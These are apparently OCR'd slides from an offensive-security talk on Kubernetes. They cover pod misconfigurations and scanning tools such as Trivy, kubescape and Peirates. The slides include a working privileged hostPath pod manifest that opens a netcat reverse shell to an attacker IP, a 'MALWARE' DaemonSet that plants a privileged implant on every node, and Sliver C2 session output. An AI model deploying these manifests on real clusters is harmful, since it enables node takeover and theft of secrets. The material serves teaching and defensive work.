
- Inherently risky, probably dangerous, definitely sus
- Please read: https://github.com/BishopFox/badPods
- What can you do if you create a pod?
  - Privileged == Dissolve (almost) all isolation between node/container (except PID namespace)
  - HostPath == Mount the host filesystem into your pod (and add your SSH key)
  - HostNetwork == Sniff traffic from the node. Bypass network policies.
  - HostPID == See processes running on host (maybe bad). Or just kill things.
  - HostIPC == Maybe bad... check /dev/shm and /usr/bin/ipcs



Source: https://bishopfox.com/blog/kubernetes-pod-privilege-escalation
Source: https://github.com/BishopFox/badPods

Pod Misconfigurations

Made with Deciduous.app



LOW ORBIT SECURITY

TLDR

- Most of this should be denied by admission controllers
- Basic enumeration
- Check your permissions with the API server
  - Can you create resources?
  - Can you get/list resources?
  - Is that data even sensitive?
- Are there any admission controllers?
- Get crafty

File: bad.yaml


```yaml
apiVersion: v1
kind: Pod
metadata:
  name: loworbit-pwnd
  labels:
    app: loworbitsecurity
spec:
  containers:
  - name: pwnd-container
    image: ubuntu
    command:
      - /bin/bash  # Use bash for apt and netcat
      - -c
      - |
        apt update && apt install -y python3 netcat-traditional &&
        /bin/nc -nv $LOS_IP 4444 -e /bin/bash
    securityContext:
      privileged: true
    volumeMounts:
    - name: host-root
      mountPath: /hostfs
      readOnly: false
  volumes:
  - name: host-root
    hostPath:
      path: /
      type: Directory
  restartPolicy: Always
```

How can we
~~make it worse~~
show impact?

LOW ORBIT
SECURITY

DaemonSets

- Run a pod on every Node in the cluster
  - Typically for logging agents/security tools




DaemonSets

- Run a pod on every Node in the cluster
  - Typically for logging agents/security tools
  - Whats a security tool?


DaemonSets From Hell

- Run a pod on every Node in the cluster
  - Typically for logging agents/security tools
  - Whats a security tool?



DaemonSets From Hell

- Run a pod on every Node in the cluster
  - Typically for logging agents/security tools
  - Whats a security tool?




File: MALWARE.DAEMON.yaml

```yaml
apiVersion: apps/v1
kind: DaemonSet
metadata:
  name: loworbit-ion
spec:
  selector:
    matchLabels:
      app: loworbit-ion
  template:
    metadata:
      labels:
        app: loworbit-ion
    spec:
      hostIPC: true
      hostNetwork: true
      hostPID: true
      containers:
      - name: loworbit-ion
        image:                    /    :latest
        securityContext:
          privileged: true
        volumeMounts:
          - mountPath: /host
            name: node
      volumes:
      - name: node
        hostPath:
          path: /
```

```
All hackers gain vigilance
[*] Server v1.5.42 - 85b0e870d05ec47184958dbcb871ddee2eb9e3df
[*] Welcome to the sliver shell, please type 'help' for options

[*] Check for updates with the 'update' command

[*] Session 9db4f3b3 RELIEVED_TOP -                  (          02) - linux/amd64 - Sun, 12 Jan 2025 22:16:58 UTC

[*] Session 6fe00468 RELIEVED_TOP -                  (          10) - linux/amd64 - Sun, 12 Jan 2025 22:16:58 UTC

[*] Session 06011b8f RELIEVED_TOP -                  (          04) - linux/amd64 - Sun, 12 Jan 2025 22:16:58 UTC

[*] Session fe01ca57 RELIEVED_TOP -                  (          08) - linux/amd64 - Sun, 12 Jan 2025 22:16:58 UTC

[*] Session 1ddb02ef RELIEVED_TOP -                  (          06) - linux/amd64 - Sun, 12 Jan 2025 22:16:58 UTC

[*] Session 05975379 RELIEVED_TOP -                  (          07) - linux/amd64 - Sun, 12 Jan 2025 22:16:58 UTC

[*] Session dfdd2b7c RELIEVED_TOP -                  (           ) - linux/amd64 - Sun, 12 Jan 2025 22:16:58 UTC

[*] Session a3ea82fe RELIEVED_TOP -                  (          05) - linux/amd64 - Sun, 12 Jan 2025 22:16:58 UTC

[*] Session 80fe6402 RELIEVED_TOP -                  (          03) - linux/amd64 - Sun, 12 Jan 2025 22:16:58 UTC

[*] Session f344fb6f RELIEVED_TOP -                  (          09) - linux/amd64 - Sun, 12 Jan 2025 22:16:58 UTC

sliver > use 9db4f3b3

[*] Active session RELIEVED_TOP (9db4f3b3-a97c-469d-9d08-f09d8235fe8b)

sliver (RELIEVED_TOP) > cat /etc/hostname

          02
```

Just a chill guy
with a sliver server



Tools for your Toolkit

LOW ORBIT SECURITY

Trivy

- Extremely powerful tool for assessing a cluster
  - Bring your own expertise
- Has many additional capabilities

Summary Report for minikube

Workload Assessment

Namespace	Resource	Vulnerabilities					Misconfigurations					Secrets				
		C	H	M	L	U	C	H	M	L	U	C	H	M	L	U
eng2	Pod/nginx-eng2	2	11	36	99	1		2	5	9						
eng1	Pod/nginx-eng1	2	11	36	99	1		2	5	9						
dmz	Pod/pod-creator			12	6			2	4	9						
default	Pod/secrets-reader			12	6			2	4	10						

Severities: C=CRITICAL H=HIGH M=MEDIUM L=LOW U=UNKNOWN

Trivy

```
→  multi git:(main) ✗ trivy image ubuntu:latest
2025-02-07T20:06:04-05:00   INFO    [vuln] Vulnerability scanning is enabled
2025-02-07T20:06:04-05:00   INFO    [secret] Secret scanning is enabled
2025-02-07T20:06:04-05:00   INFO    [secret] If your scanning is slow, please try '--scanners vuln' to disable secret scanning
2025-02-07T20:06:04-05:00   INFO    [secret] Please see also https://aquasecurity.github.io/trivy/v0.59/docs/scanner/secret#recommendati
2025-02-07T20:06:04-05:00   INFO    Detected OS     family="ubuntu" version="24.04"
2025-02-07T20:06:04-05:00   INFO    [ubuntu] Detecting vulnerabilities...   os_version="24.04" pkg_num=92
2025-02-07T20:06:04-05:00   INFO    Number of language-specific files       num=0

ubuntu:latest (ubuntu 24.04)

Total: 18 (UNKNOWN: 0, LOW: 6, MEDIUM: 12, HIGH: 0, CRITICAL: 0)
```

Library	Vulnerability	Severity	Status	Installed Version	Fixed Version	Title
coreutils	CVE-2016-2781	LOW	affected	9.4-3ubuntu6		coreutils: Non-privileged session c session in chroot https://avd.aquasec.com/nvd/cve-201
gpgv	CVE-2022-3219			2.4.4-2ubuntu17		gnupg: denial of service issue (res compressed packets https://avd.aquasec.com/nvd/cve-202
libc-bin	CVE-2025-0395	MEDIUM	fixed	2.39-0ubuntu8.3	2.39-0ubuntu8.4	glibc: buffer overflow in the GNU C https://avd.aquasec.com/nvd/cve-202
	CVE-2016-20013	LOW	affected			sha256crypt and sha512crypt through cause a denial of... https://avd.aquasec.com/nvd/cve-201
libc6	CVE-2025-0395	MEDIUM	fixed		2.39-0ubuntu8.4	glibc: buffer overflow in the GNU C https://avd.aquasec.com/nvd/cve-202
	CVE-2016-20013	LOW	affected			sha256crypt and sha512crypt through cause a denial of... https://avd.aquasec.com/nvd/cve-201

kubescape

- Scan your cluster
- Helpful for mapping to compliance frameworks
  - NSA
  - MITRE

Compliance Score

The compliance score is calculated by multiplying control failures by the number of failures against supported compliance frameworks. Remediate controls, or configure your cluster baseline with exceptions, to improve this score.

* MITRE: 77.38%
* NSA: 65.62%

Access control

Control name	Resources	View details
Administrative Roles	1	$ kubescape scan control C-0035 -v
List Kubernetes secrets	2	$ kubescape scan control C-0015 -v
Minimize access to create pods	3	$ kubescape scan control C-0188 -v
Minimize wildcard use in Roles and ClusterRoles	1	$ kubescape scan control C-0187 -v
Portforwarding privileges	1	$ kubescape scan control C-0063 -v
Prevent containers from allowing command execution	1	$ kubescape scan control C-0002 -v
Roles with delete capabilities	4	$ kubescape scan control C-0007 -v
Validate admission controller (mutating)	0	$ kubescape scan control C-0039 -v
Validate admission controller (validating)	0	$ kubescape scan control C-0036 -v

Secrets

Control name	Resources	View details
Applications credentials in configuration files	1	$ kubescape scan control C-0012 -v

Network

Control name	Resources	View details
Missing network policy	6	$ kubescape scan control C-0260 -v

Workload

Control name	Resources	View details
Host PID/IPC privileges	0	$ kubescape scan control C-0038 -v
HostNetwork access	1	$ kubescape scan control C-0041 -v
HostPath mount	1	$ kubescape scan control C-0048 -v
Non-root containers	5	$ kubescape scan control C-0013 -v
Privileged container	0	$ kubescape scan control C-0057 -v

Kubedump

- Compiled Go
- Dump objects from a namespace
- Can easily restore them
- https://github.com/msfidelis/kubedump

kube-dump

- Well written bash script
- Dump all objects in the cluster
  - Or just specific ones
- https://github.com/WoozyMasta/kube-dump


```
→  tmp git:(main) ✗ kubedump dump default
2025/02/07 20:11:32 INFO Starting dump namespace=default
2025/02/07 20:11:32 INFO Dumping resources namespace=default
2025/02/07 20:11:32 INFO Dumping resources namespace=default
2025/02/07 20:11:32 WARN No resource found in namespace names
2025/02/07 20:11:32 INFO Dumping resources namespace=default
2025/02/07 20:11:32 INFO Dumping resources namespace=default
2025/02/07 20:11:32 WARN No resource found in namespace names
2025/02/07 20:11:32 INFO Dumping resources namespace=default
2025/02/07 20:11:32 WARN No resource found in namespace names
2025/02/07 20:11:32 INFO Dumping resources namespace=default
2025/02/07 20:11:32 INFO Dumping resources namespace=default
2025/02/07 20:11:32 WARN No resource found in namespace names
2025/02/07 20:11:32 INFO Dumping resources namespace=default
2025/02/07 20:11:32 WARN No resource found in namespace names
2025/02/07 20:11:32 INFO Dumping resources namespace=default
2025/02/07 20:11:32 WARN No resource found in namespace names
2025/02/07 20:11:32 INFO Dumping resources namespace=default
2025/02/07 20:11:32 WARN No resource found in namespace names
2025/02/07 20:11:32 INFO Dumping resources namespace=default
2025/02/07 20:11:32 INFO Success namespace=default output_fil
→  tmp git:(main) ✗ tree kubedump/default
kubedump/default
├── 00-namespace.yaml
├── secrets.yaml
├── serviceaccount.yaml
└── service.yaml
```

Peirates

- Made by JayBeale from InGuardians
- Swiss army knife of Kubernetes pentesting
- Does ALL the things
- Play around with it, has a LOT of useful features
- Link: https://github.com/inguardians/peirates


```
-----------+
Compromise |
-----------+
[20] Gain a reverse rootshell on a node by launching a hostPath-mounting pod [attack-
[21] Run command in one or all pods in this namespace via the API Server [exec-via-ap
[22] Run a token-dumping command in all pods via Kubelets (authorization permitting)
[23] Use CVE-2024-21626 (Leaky Vessels) to get a shell on the host (runc versions <1.
------------+
Node Attacks |
------------+
[30] Steal secrets from the node filesystem [nodefs-steal-secrets]
----------------+
Off-Menu        +
----------------+
[90] Run a kubectl command using the current authorization context [kubectl [argument
[] Run a kubectl command using EVERY authorization context until one works [kubectl-t
[] Run a kubectl command using EVERY authorization context [kubectl-try-all [argument
[91] Make an HTTP request (GET or POST) to a user-specified URL [curl]
[92] Deactivate "auth can-i" checking before attempting actions [set-auth-can-i]
[93] Run a simple all-ports TCP port scan against an IP address [tcpscan]
[94] Enumerate services via DNS [enumerate-dns] *
[] Manipulate the filesystem [ cd , pwd , ls , cat ]
[]  Run a shell command [shell <command and arguments>]
```

Where do we go from here?

LOW ORBIT SECURITY


Low Orbit Security

Where do we go from here?


The majority of companies are using or evaluating Kubernetes. There needs to be more offensive security professionals who understand the Cloud Native landscape. Kubernetes is the core of that landscape.

Kubernetes is open source. Well funded Advanced adversaries WILL understand it better than most organizations running Kubernetes.


Bring the TTPs to light.




84% of companies are using or evaluating Kubernetes



40% of companies site security as a challenge



26% of companies site lack of training as a challenge



Only 28% of companies are using only a managed cluster

Source: https://www.cncf.io/reports/cncf-annual-survey-2023/

Low Orbit Security

Have a question?

Please feel free to reach out. I’m always happy to talk about Kubernetes and Offensive Security

Twitter

@grahamhelton3
@LowOrbitSec

Email

Blog@GrahamHelton.com
Graham@LowOrbitSecurity.com

Website

GrahamHelton.com
LowOrbitSecurity.com

LinkedIn

Linkedin.com/in/grahamhelton
Linkedin.com/in/LowOrbitSecurity

Low Orbit Security

Thank You!

Website
LowOrbitSecurity.com

Introducing KubeSketch


```
 auditlogs git:(main) ✗ cat manyusers.log | wc -l
 39139
 auditlogs git:(main) ✗ cat manyusers.log | jq | head -n 20

"kind": "Event",
"apiVersion": "audit.k8s.io/v1",
"level": "Metadata",
"auditID": "697475c6-467f-4812-b878-9f0b509e93a4",
"stage": "RequestReceived",
"requestURI": "/apis/discovery.k8s.io/v1/namespaces/default/endpointslices/kubernetes",
"verb": "get",
"user": {
  "username": "system:apiserver",
  "uid": "6511ed22-d553-4f6c-b3d2-0a5c785ce587",
  "groups": [
    "system:masters"
  ]
},
"sourceIPs": [
  "::1"
],
"userAgent": "kube-apiserver/v1.30.0 (linux/amd64) kubernetes/7c48c2b",
"objectRef": {
 auditlogs git:(main) ✗
```

KubeSketch

Upload New File

Audit Log Timeline 19:05:36 - 19:45:50

Show System Accounts Scale: Logarithmic Reset Zoom



Color Legend (16 users)

admin-user adminuser analyst-user backend-user database-user dev-user developer-user frontend-user hackerman minikube-user

User Activity

Search users...

Username	First Time	Last Time	Actions	Resources	Add to Diagram
minikube-...	19:07:22	19:14:00	197	22	[view]
qa-user	19:28:08	19:45:57	12	4	[view]
database-...	19:24:55	19:41:21	12	5	[view]
readonlyu...	19:24:46	19:46:01	10	2	[view]

User Details

minikube-user

First seen: 19:07:22 → Last seen: 19:14:00

197	22	4	3
Requests	Resources	Namespaces	Errors

Resource Access

jobs.batch	38
pods	34
serviceaccounts	20
nodes	19

Namespaces

trivy-temp	77
kube-system	18
default	17
